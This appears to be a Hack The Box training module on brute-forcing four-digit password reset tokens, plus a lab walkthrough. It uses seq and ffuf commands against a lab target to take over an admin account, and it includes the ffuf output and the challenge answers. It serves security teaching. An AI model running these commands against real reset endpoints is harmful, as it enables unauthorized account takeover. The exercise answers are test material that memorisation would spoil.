Brute-Forcing Password Reset Tokens
Many web applications implement a password recovery functionality in case a user forgets their password. This password-recovery functionality typically relies on a one-time reset token, which is transmitted to the user, for instance, via SMS or email. The user can then authenticate using this token, enabling them to reset their password and access their account.
As such, a weak password-reset token may be brute-forced or predicted by an attacker to gain unauthorized access to a victim's account.
Identifying Weak Reset Tokens
Reset tokens (in the form of a code or temporary password) are secret data generated by an application when a user requests a password reset. The user can then change their password by presenting the reset token.
Since password reset tokens enable an attacker to reset an account's password without knowledge of the password, they can be leveraged as an attack vector to take over a victim's account if implemented incorrectly. Password reset flows can be complicated because they consist of several sequential steps; a basic password reset flow is shown below:

To identify weak reset tokens, we typically need to create an account on the target web application, request a password reset token, and then analyze it to determine its strength. In this example, let us assume we have received the following password reset email:
Hello,

We have received a request to reset the password associated with your account. To proceed with resetting your password, please follow the instructions below:

1. Click on the following link to reset your password: Click

2. If the above link doesn't work, copy and paste the following URL into your web browser: http://weak_reset.htb/reset_password.php?token=7351

Please note that this link will expire in 24 hours, so please complete the password reset process as soon as possible. If you did not request a password reset, please disregard this email.

Thank you.
As we can see, the password reset link contains the reset token in the GET parameter token. In this example, the token is 7351. Given that the token consists of only a 4-digit number, there can be only 10,000 possible values. This allows us to hijack users' accounts by requesting a password reset and then brute-forcing the token.
Attacking Weak Reset Tokens
We will use ffuf to brute-force all possible reset tokens. First, we need to create a wordlist of all possible tokens from 0000 to 9999, which we can achieve with seq:
m4cc18@htb[/htb]$ seq -w 0 9999 > tokens.txt
The -w flag pads all numbers to the same length by prepending zeroes, which we can verify by looking at the first few lines of the output file:
m4cc18@htb[/htb]$ head tokens.txt

0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
Assuming that there are users currently in the process of resetting their passwords, we can try to brute-force all active reset tokens. If we want to target a specific user, we should first send a password reset request for that user to create a reset token. We can then specify the wordlist in ffuf to brute-force all active reset-tokens:
m4cc18@htb[/htb]$ ffuf -w ./tokens.txt -u http://weak_reset.htb/reset_password.php?token=FUZZ -fr "The provided token is invalid"

<SNIP>

[Status: 200, Size: 2667, Words: 538, Lines: 90, Duration: 1ms]
    * FUZZ: 6182
By specifying the reset token in the GET parameter token in the /reset_password.php endpoint, we can reset the password of the corresponding account, enabling us to take over the account:

Exercise
TARGET: 154.57.164.71:30576
Challenge 1
On what do password recovery functionalities provided by web applications typically rely to allow users to recover their accounts?
flag: one-time reset token
Challenge 2
Which flag of seq pads numbers by prepending zeros to make them the same length?
flag:
-w
Challenge 3
How many possible values are there for a 6-digit OTP?
There are 10 possible values for each of the 6 digits, which means:
flag: 1000000
Challenge 4
Takeover another user's account on the target system to obtain the flag.
Discovery
First we visit the target web app to look for a "Forgot my password" or "Reset your password" function:

- There is a "Reset my password" button at the bottom of the login form
- Click it to go to the next screen
I will use the admin account discussed in this section, and input it as the username to reset its password:

- Note we are redirected to
/reset.php
After clicking Submit, we get the following confirmation:

- This confirms the user is valid and that it is ready for logging in through a token sent to the user's email, but here we will try to brute-force this token.
Note that if we try to click on "here" to try to enter the token and reset the password we are shown:

- This is useful since it discloses the error message for when a token is invalid.
Exploitation
Following the same format specified in the email reviewed in this section, the token should be a 4-digit number and it is passed to the server through the GET parameter token. Given that the token consists of only a 4-digit number, there can be only 10,000 possible values.
First, we need to create a wordlist of all possible tokens from 0000 to 9999, which we can achieve with seq:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ seq -w 0 9999 > tokens.txt
- Remember the
-wflag pads all numbers to the same length by prepending zeroes.
We can then specify the wordlist in ffuf to brute-force all active reset-tokens, which we are sure they exist since we know the admin account is under the process of resetting its password:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ ffuf -w ./tokens.txt -u http://154.57.164.71:30576/reset_password.php?token=FUZZ -fr "The provided token is invalid"
- Note we are filtering out responses that contain the string: "
The provided token is invalid" - Note also that in the email example we are given the URL:
http://weak_reset.htb/reset_password.php?token=7351, here we used the same/reset_password.php?token=?path, but now on the target IP.
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://154.57.164.71:30576/reset_password.php?token=FUZZ
 :: Wordlist         : FUZZ: /home/macc/htb/broken_authentication/tokens.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: The provided token is invalid
________________________________________________

9559                    [Status: 200, Size: 2920, Words: 596, Lines: 92, Duration: 127ms]
:: Progress: [10000/10000] :: Job [1/1] :: 290 req/sec :: Duration: [0:00:36] :: Errors: 0 ::
- We have found the reset token for the
adminaccount!
Lets try to login by navigating to the URL including the token:
http://154.57.164.71:30576/reset_password.php?token=9559

- We are now welcomed with the message:
Hello admin, please reset your password - Lets create an easy test password and submit it.

After having changed the password lets now try to login with theadminaccount to retrieve the flag:

flag: HTB